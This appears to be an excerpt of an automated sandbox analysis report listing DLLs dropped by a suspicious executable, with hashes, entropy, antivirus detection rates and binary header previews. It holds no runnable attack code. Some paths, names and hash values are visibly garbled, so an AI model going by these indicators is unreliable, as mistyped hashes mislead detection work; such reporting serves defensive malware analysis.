| Preview:                                    | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......PE..L....t.....!.....Z.....p....a.....<br>.....H.....0...3.....text..XX.....Z.....`P`.data.....p.....`.....@.`.rdata.....<br>... ......@.`.bss....(.....`.edata....."......@.0@.idata..H.....@.0..CRT.....@.0..tls.....@.0..rsr<br>c.....@.0..reloc...3...0...4.....@.0B/4.....p.....@.@B/19.....@.B/31.....@.B/45.....@.....<br>@..B/57.....@.0B/70.....i...p.....                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |

| C:\Users\user\AppData\Local\Low\US0wV5wY9qH3\AccessibleHandler.dll |                                                                                                                                                                                                                                                                                                                                                                                           |  |
|--------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| Process:                                                           | C:\Users\user\Desktop\AqImImmeey.exe                                                                                                                                                                                                                                                                                                                                                      |  |
| File Type:                                                         | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                   |  |
| Category:                                                          | dropped                                                                                                                                                                                                                                                                                                                                                                                   |  |
| Size (bytes):                                                      | 123344                                                                                                                                                                                                                                                                                                                                                                                    |  |
| Entropy (8bit):                                                    | 6.504957642040826                                                                                                                                                                                                                                                                                                                                                                         |  |
| Encrypted:                                                         | false                                                                                                                                                                                                                                                                                                                                                                                     |  |
| SSDEEP:                                                            | 1536:DkO/6RZFrpIS7ewfINGa35iOrjmwWTYP1KxBxZJByEJMBrsuLeLsWxcdaocACs0K:biRZFdBuissQ1MBjq2aocts03/7FE                                                                                                                                                                                                                                                                                       |  |
| MD5:                                                               | F92586E9CC1F12223B7EEB1A8CD4323C                                                                                                                                                                                                                                                                                                                                                          |  |
| SHA1:                                                              | F5EB4AB2508F27613F4D85D798FA793BB0BD04B0                                                                                                                                                                                                                                                                                                                                                  |  |
| SHA-256:                                                           | A1A2BB03A7CFCEA8944845A8FC12974482F44B44FD20BE73298FFD630F65D8D0                                                                                                                                                                                                                                                                                                                          |  |
| SHA-512:                                                           | 5C047AB885A8ACCB604E58C1806C82474DC43E1F997B267F90C68A078CB63EE78A93D1496E6DD4F5A72FDF246F40EF19CE5CA0D0296BBCFCFA964E4921E68AF                                                                                                                                                                                                                                                           |  |
| Malicious:                                                         | false                                                                                                                                                                                                                                                                                                                                                                                     |  |
| Antivirus:                                                         | <ul style="list-style-type: none"> <li>Antivirus: Metadefender, Detection: 0%, <a href="#">Browse</a></li> <li>Antivirus: ReversingLabs, Detection: 0%</li> </ul>                                                                                                                                                                                                                         |  |
| Preview:                                                           | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......y.Z.....x.....x.....x.....=Z.....=Z.....=Z.....x.....x.....Z.../ {...<br>.../ {.../ {.../b.../ {...Rich.....PE...C@.\....."!.....b.....0.....~p...@.....p.....h.....0...T.....<br>.....@.....0..\$......text..7.....`.orpc.....`.rdata..y...0...z.....@..@.data.....@....rsrc...h.....<br>.....@..@.reloc.....@.B..... |  |

| C:\Users\user\AppData\Local\Low\US0wV5wY9qH3\AccessibleMarshal.dll |                                                                                                                                                                   |  |
|--------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| Process:                                                           | C:\Users\user\Desktop\AqImImmeey.exe                                                                                                                              |  |
| File Type:                                                         | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                           |  |
| Category:                                                          | dropped                                                                                                                                                           |  |
| Size (bytes):                                                      | 26064                                                                                                                                                             |  |
| Entropy (8bit):                                                    | 5.981632010321345                                                                                                                                                 |  |
| Encrypted:                                                         | false                                                                                                                                                             |  |
| SSDEEP:                                                            | 384:KuAjb0Xc6JzVuLoW2XDOc3TXg1hjsvDG8A3OPLon07zS:BEygs6RV6oW2Xd38njiDG8Mj                                                                                         |  |
| MD5:                                                               | A7FABF3DCE008915CEE4FFC338FA1CE6                                                                                                                                  |  |
| SHA1:                                                              | F411FB41181C79FBA0516D5674D07444E98E7C92                                                                                                                          |  |
| SHA-256:                                                           | D368EB240106F87188C4F2AE30DB793A2D250D9344F0E0267D4F6A58E68152AD                                                                                                  |  |
| SHA-512:                                                           | 3D2935D02D1A2756AAD7060C47DC7CABBA820CC9977957605CE9BBB44222289CBC451AD331F408317CF01A1A4D3CF8D9CFC666C4E6B4DB9DDDD404C7629CEA70                                  |  |
| Malicious:                                                         | false                                                                                                                                                             |  |
| Antivirus:                                                         | <ul style="list-style-type: none"> <li>Antivirus: Metadefender, Detection: 0%, <a href="#">Browse</a></li> <li>Antivirus: ReversingLabs, Detection: 0%</li> </ul> |  |





C:\Users\user\AppData\LocalLow\LS0wV5wY9qH3\api-ms-win-core-file-l1-2-0.dll

C:\Users\user\AppData\LocalLow\us0wV5wY9qH3\api-ms-win-core-file-l2-1-0.dll

C:\Users\user\AppData\LocalLow\us0wV5wY9qH3\api-ms-win-core-handle-l1-1-0.dll

| C:\Users\user\AppData\Local\Low\LS0wV5wY9qH3\api-ms-win-core-handle-l1-1-0.dll |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |  |
|--------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------|
| Preview:                                                                       | <div>MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....m....e...e...e..ne...e..na...e..n....e.ng...e.Rich..e.PE..L.....G.....!.....0.....V....@....._.....8=.....T.....text.....\..rsrc.....@..@.....G.....T...T.....G.....d.....G.....RSDSQ_{...ISJ.0.&gt; ....api-ms-win-core-handle-l1-1-0.pdb.....T....rdata..T.....rdata\$zzzdbg.....edata...`.....rsrc\$01...`.....rsrc\$02.....G...Z.....(...&lt;..P.....A... .....api-ms-win-core-handle-l1-1-0.dll.CloseHandle.kernel32.CloseHandle.CompareObjectHandles.kernel32.CompareObjectHandles.DuplicateHandle.kernel32</div> |                                                                                    |

| C:\Users\user\AppData\Local\Low\LS0wV5wY9qH3\api-ms-win-core-heap-l1-1-0.dll |                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |  |
|------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------|
| Process:                                                                     | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                     |
| File Type:                                                                   | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                     |
| Category:                                                                    | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                     |
| Size (bytes):                                                                | 18232                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                     |
| Entropy (8bit):                                                              | 7.174986589968396                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                     |
| Encrypted:                                                                   | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                     |
| SSDEEP:                                                                      | 192:GEIqWghWGZi5edXe123Ouo+Uggs/nGfe4pBjS/PHYRWht0xKdmVWQ4GWC2w4Dj3:GEIqWPhWCXYi00GftpBjP9emYXiDbNs                                                                                                                                                                                                                                                                                                                                                                    |                                                                                     |
| MD5:                                                                         | 2EA3901D7B50BF6071EC8732371B821C                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                     |
| SHA1:                                                                        | E7BE926F0F7D842271F7EDC7A4989544F4477DA7                                                                                                                                                                                                                                                                                                                                                                                                                               |                                                                                     |
| SHA-256:                                                                     | 44F6DF4280C8ECC9C6E609B1A4BFEE041332D337D84679CFE0D6678CE8F2998A                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                     |
| SHA-512:                                                                     | 6BFFAC8E157A913C5660CD2FABD503C09B47D25F9C220DCE8615255C9524E4896EDF76FE2C2CC8BDEF58D9E736F5514A53C8E33D8325476C5F605C2421F15CD                                                                                                                                                                                                                                                                                                                                        |                                                                                     |
| Malicious:                                                                   | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                     |
| Antivirus:                                                                   | <ul style="list-style-type: none"><li>Antivirus: Metadefender, Detection: 0%, <a href="#">Browse</a></li><li>Antivirus: ReversingLabs, Detection: 0%</li></ul>                                                                                                                                                                                                                                                                                                         |                                                                                     |
| Preview:                                                                     | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....m....e...e...e..ne...e..na...e..n....e.ng...e.Rich..e.PE..L.....!.....0.....@.....8=.....T.....text.....\..rsrc.....@..@.....8...T...T.....d.....RSDS.K...OB;...X.....api-ms-win-core-heap-l1-1-0.pdb.....T....rdata..T.....rdata\$zzzdbg.....edata...`.....rsrc\$01...`.....rsrc\$02.....X.....2...Q...q.....C...h.....(...E...f.....0..._...Z.....api-ms-win-core-heap-l1-1-0.dll.GetProcessHeap.k |                                                                                     |

| C:\Users\user\AppData\Local\Low\LS0wV5wY9qH3\api-ms-win-core-interlocked-l1-1-0.dll |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |
|-------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| Process:                                                                            | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |  |
| File Type:                                                                          | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |  |
| Category:                                                                           | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |
| Size (bytes):                                                                       | 17856                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |
| Entropy (8bit):                                                                     | 7.076803035880586                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |  |
| Encrypted:                                                                          | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |
| SSDEEP:                                                                             | 192:DtiYsFWWghWGQtu7B123Ouo+Uggs/nGfe4pBjSPiZadcbWh0tXKdmVWQ4mWf2FN:5iYsFWWPhWUTi00GftpBjremUBNlgC                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |
| MD5:                                                                                | D97A1CB141C6806F0101A5ED2673A63D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |  |
| SHA1:                                                                               | D31A84C1499A9128A8F0EFEA4230CFA6C9579BE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |
| SHA-256:                                                                            | DECCD75FC3FC2BB31338B6FE26DEFFBD7914C6CD6A907E76FD4931B7D141718C                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |  |
| SHA-512:                                                                            | 0E3202041DEF9D2278416B7826C61621DCED6DEE8269507CE5783C193771F6B26D47FEB0700BBE937D8AFF97F489890B5263D63203B5BA99E0B4099A5699C620                                                                                                                                                                                                                                                                                                                                                                                                        |  |
| Malicious:                                                                          | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |  |
| Preview:                                                                            | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....m....e...e...e..ne...e..na...e..n....e.ng...e.Rich..e.PE..L.....\$.....!.....0.....@.....9.....T.....text.....\..rsrc.....@..@.....\$.....?...T...T.....\$.....d.....\$.....RSDS#.....S.6.-j.....api-ms-win-core-interlocked-l1-1-0.pdb.....T....rdata..T.....rdata\$zzzdbg.....edata...`.....rsrc\$01...`.....rsrc\$02.....\$.....(...T.....L.....!...U.....1.....p.....@...s.....api-ms-win-core-interlocked-l1-1-0.dll.InitializeSListHead.kernel32.InitializeSLis |  |

| C:\Users\user\AppData\Local\Low\LS0wV5wY9qH3\api-ms-win-core-libraryloader-l1-1-0.dll |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |  |
|---------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| Process:                                                                              | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |  |
| File Type:                                                                            | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                          |  |
| Category:                                                                             | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |  |
| Size (bytes):                                                                         | 18744                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |  |
| Entropy (8bit):                                                                       | 7.131154779640255                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |  |
| Encrypted:                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |  |
| SSDEEP:                                                                               | 384:yHvuBL3BmWPhWZTi00GftpBjNKnemenyAlvN9W/L:yWBL3BXYoinKne1yD                                                                                                                                                                                                                                                                                                                                                                                                                                       |  |
| MD5:                                                                                  | D0873E21721D04E20B6FFB8038ACCF2F1                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |  |
| SHA1:                                                                                 | 9E39E505D80D67B347B19A349A1532746C1F7F88                                                                                                                                                                                                                                                                                                                                                                                                                                                             |  |
| SHA-256:                                                                              | BB25CCF8694D1FCFCE85A7159DCF6985FDB54728D29B021CB3D14242F65909CE                                                                                                                                                                                                                                                                                                                                                                                                                                     |  |
| SHA-512:                                                                              | 4B7F2AD9EAD6489E1EA0704CF5F1B1579BAF1061B193D54CC6201FFDDA890A8C8FACB23091DFD851DD70D7922E0C7E95416F623C48EC25137DDD66E32DF9A7                                                                                                                                                                                                                                                                                                                                                                       |  |
| Malicious:                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |  |
| Preview:                                                                              | MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....m....e...e...e..ne...e..na...e..n....e.ng...e.Rich..e.PE..L.....u*!.....!.....0.....9.....@.....8=.....T.....text.....\..rsrc.....@..@.....u*!.....A...T...T.....u*!.....d.....u*!.....RSDSU...e.j.(wD.....api-ms-win-core-libraryloader-l1-1-0.pdb.....T....rdata..T.....rdata\$zzzdbg.....edata...`.....rsrc\$01...`.....rsrc\$02.....u*!.....(...p.....R...}*...Y.....8..._.....B...k.....F...u.....)....P...w.....api-ms-win-c |  |

|                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|---------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Low\LS0wV5wY9qH3\api-ms-win-core-localization-l1-2-0.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Process:                                                                                    | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| File Type:                                                                                  | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Category:                                                                                   | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Size (bytes):                                                                               | 20792                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Entropy (8bit):                                                                             | 7.089032314841867                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Encrypted:                                                                                  | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SSDEEP:                                                                                     | 384:KOMw3zdp3bwjGjue9/0jCRrndbVWPhWIDz6i00GftpBj6cemjID16Pa+4r:KOMwBprwjGjue9/0jCRrndbCOoireqv                                                                                                                                                                                                                                                                                                                                                                                                                  |
| MD5:                                                                                        | EFF11130BFE0D9C90C0026BF2FB219AE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA1:                                                                                       | CF4C89A6E46090D3D8FEEB9EB697AEA8A26E4088                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-256:                                                                                    | 03AD57C24FF2CF895B5F533F0ECBD10266FD8634C6B9053CC9CB33B814AD5D97                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA-512:                                                                                    | 8133FB9F6B92F498413DB3140A80D6624A705F80D9C7AE627DFD48ADEB8C5305A61351BF27BBF02B4D3961F9943E26C55C2A66976251BB61EF1537BC8C212AD1                                                                                                                                                                                                                                                                                                                                                                                |
| Malicious:                                                                                  | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Preview:                                                                                    | <div>MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....S.v.....!.....0.....@.....8=.....T.....text.....\`..rsrc.....@..@.....S.v.....@...T...T.....S.v.....d.....S.v.....RSDS..pS...Z4Yr.E@.....api-ms-win-core-localization-l1-2-0.pdb.....T...rdata..T.....rdata\$zzzdbg.....edata...`.....rsrc\$01....`.....rsrc\$02.....S.v....v.....;...(.&lt;...f.....5...].!...!...q.....N...../..j...../..^...../..\.8...`.....</div> |

|                                                                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|---------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Low\LS0wV5wY9qH3\api-ms-win-core-memory-l1-1-0.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Process:                                                                              | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| File Type:                                                                            | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Category:                                                                             | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Size (bytes):                                                                         | 18744                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Entropy (8bit):                                                                       | 7.101895292899441                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Encrypted:                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SSDEEP:                                                                               | 384:+bZWPhWUsnhi00GftpBjwBemQID16Par7:b4nhoi6BedH                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| MD5:                                                                                  | D500D9E24F33933956DF0E26F087FD91                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA1:                                                                                 | 6C537678AB6CFD6F3EA0DC0F5ABEFD1C4924F0C0                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA-256:                                                                              | BB33A9E906A5863043753C44F6F8165AFE4D5EDB7E55EFA4C7E6E1ED90778ECA                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA-512:                                                                              | C89023EB98BF29ADEEBFBCB570427B6DF301DE3D27FF7F4F0A098949F987F7C192E23695888A73F1A2019F1AF06F2135F919F6C606A07C8FA9F07C00C64A34B5                                                                                                                                                                                                                                                                                                                                                                   |
| Malicious:                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Preview:                                                                              | <div>MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....%(.....!.....0.....@.....8=.....T.....text.....\`..rsrc.....@..@.....%(.T...T.....%(.d.....%(.RSDS..~....%T....CO....api-ms-win-core-memory-l1-1-0.pdb.....T...rdata..T.....rdata\$zzzdbg.....I....edata...`.....rsrc\$01....`.....rsrc\$02.....%(.h.....)....P..W.....C..g.....%...P.....B...g....4...[...]=.....api-ms-win-core-memory-l1-1-0.dll</div> |

|                                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Low\LS0wV5wY9qH3\api-ms-win-core-namedpipe-l1-1-0.dll</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Process:                                                                                 | C:\Users\user\Desktop\AqlmImmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| File Type:                                                                               | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Category:                                                                                | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Size (bytes):                                                                            | 18232                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Entropy (8bit):                                                                          | 7.16337963516533                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Encrypted:                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SSDEEP:                                                                                  | 192:pgWlghWGZiBeS123Ouo+Uggs/nGfe4pBjS/fe/hWh0txKdmVWQ4GWoxYyqnaj/6B:iWPhWUEi00GftpBj1temnlctwWB                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| MD5:                                                                                     | 6F6796D1278670CCE6E2D85199623E27                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA1:                                                                                    | 8AA2155C3D3D5AA23F56CD0BC507255FC953CCCC3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA-256:                                                                                 | C4F60F911068AB6D7F578D449BA7B5B9969F08FC683FD0CE8E2705BBF061F507                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA-512:                                                                                 | 6E7B134CA930BB33D2822677F31ECA1CB6C1DFF55211296324D2EA9EBDC7C01338F07D22A10C5C5E1179F14B1B5A4E3B0BAFB1C8D39FCF1107C57F9EAF063AB                                                                                                                                                                                                                                                                                                                                                                                                            |
| Malicious:                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Preview:                                                                                 | <div>MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....!.....!.....0.....-...@.....8=.....T.....text.....\`..rsrc.....@..@.....=...T...T.....d.....RSDS...IK..XM.&amp;....api-ms-win-core-namedpipe-l1-1-0.pdb.....T...rdata..T...rdata\$zzzdbg.....edata...`.....rsrc\$01....`.....rsrc\$02.....(..P...x.....w.....O...y.....&amp;...W.....=...j.....api-ms-win-core-namedpipe-l1-1-0.dll.ConnectNamedPipe.kernel32.ConnectNamedPipe.CreateNamedP</div> |

|                                                                                                   |                                                                                                       |
|---------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Low\LS0wV5wY9qH3\api-ms-win-core-processenvironment-l1-1-0.dll</b> |                                                                                                       |
| Process:                                                                                          | C:\Users\user\Desktop\AqlmImmeey.exe                                                                  |
| File Type:                                                                                        | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                           |
| Category:                                                                                         | dropped                                                                                               |
| Size (bytes):                                                                                     | 19248                                                                                                 |
| Entropy (8bit):                                                                                   | 7.073730829887072                                                                                     |
| Encrypted:                                                                                        | false                                                                                                 |
| SSDEEP:                                                                                           | 192:wXjWlghWGd4dsNtL/123Ouo+Uggs/nGfe4pBjSXcYddWh0txKdmVWQ4SW04engo5:MjWPhWHsnhi00GftpBjW7emOj5l1z6hP |
| MD5:                                                                                              | 5F73A814936C8E7E4A2DFD68876143C8                                                                      |

|                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|---------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-processenvironment-l1-1-0.dll |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA1:                                                                                       | D960016C4F553E461AFB5B06B039A15D2E76135E                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA-256:                                                                                    | 96898930FFB338DA45497BE019AE1ADCD63C5851141169D3023E53CE4C7A483E                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA-512:                                                                                    | 77987906A9D248448FA23DB2A634869B47AE3EC81EA383A74634A8C09244C674ECF9AADCDE298E5996CAFBB8522EDE78D08AAA270FD43C66BEDE24115CDBD1ED                                                                                                                                                                                                                                                                                                                                                                           |
| Malicious:                                                                                  | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Preview:                                                                                    | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n....e.ng...e.Rich..e.PE..L....!.....0.....@.....G.....0=T.....T.....text...G......rsrc.....@..@.....).f.....F...T...T.....).f.....d.....).f.....RSDS.6..~x.....'.api-ms-win-core-processenvironment-l1-1-0.pdb.....T...rdata..T.....rdata\$zzzdbg.....G....edata...`.....rsrc\$01....`.....rsrc\$02.....).f.....(.. ......B.....\$.M...{.....P.....6...k...../...(e.....e...f.....8...q.....!...T..... |

|                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|-----------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-processthreads-l1-1-0.dll |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Process:                                                                                | C:\Users\user\Desktop\Aq\lmmmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| File Type:                                                                              | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Category:                                                                               | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Size (bytes):                                                                           | 19392                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Entropy (8bit):                                                                         | 7.082421046253008                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Encrypted:                                                                              | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SSDEEP:                                                                                 | 384:afk1JzNcKSIJWPhW2snhi00GftpBjZqclVemr4PlgC:RcKST+nhoi/BbeGv                                                                                                                                                                                                                                                                                                                                                                                                                          |
| MD5:                                                                                    | A2D7D7711F9C0E3E065B2929FF342666                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA1:                                                                                   | A17B1F36E73B82EF9BFB831058F187535A550EB8                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-256:                                                                                | 9DAB884071B1F7D7A167F9BEC94BA2BEE875E3365603FA29B31DE286C6A97A1D                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA-512:                                                                                | D436B2192C4392A041E20506B2DFB593FE5797F1FDC2CDEB2D7958832C4C0A9E00D3AEA6AA1737D8A9773817FEADF47EE826A6B05FD75AB0BDAE984895C2C4EF                                                                                                                                                                                                                                                                                                                                                         |
| Malicious:                                                                              | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Preview:                                                                                | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......m....e...e...e..ne...e..na...e..n....e.ng...e.Rich..e.PE..L.....!.....0..... ......@.....9.....T.....text......rsrc.....@..@.....).B...T...T.....d.....).RSDS..t.....=j.....api-ms-win-core-processthreads-l1-1-0.pdb.....T...rdata..T.....rdata\$zzzdbg.....edata...`.....rsrc\$01....`.....rsrc\$02.....1...1...(.....K...X.....`.....C...q.....'.N...y....."....l...{.....B...p.....c.....H...X.....9...S...p..... |

|                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|-----------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Low\luS0wV5wY9qH3\api-ms-win-core-processthreads-l1-1-1.dll |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Process:                                                                                | C:\Users\user\Desktop\Aq\lmmmeey.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| File Type:                                                                              | PE32 executable (DLL) (console) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Category:                                                                               | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Size (bytes):                                                                           | 18744                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Entropy (8bit):                                                                         | 7.1156948849491055                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Encrypted:                                                                              | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SSDEEP:                                                                                 | 384:xzADfleRWPhWKEi00GftpBjj1emMVlvN0M:xzfeWeoi11ep                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| MD5:                                                                                    | D0289835D97D103BAD0DD7B9637538A1                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA1:                                                                                   | 8CEEBE1E9ABB0044808122557DE8AAB28AD14575                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
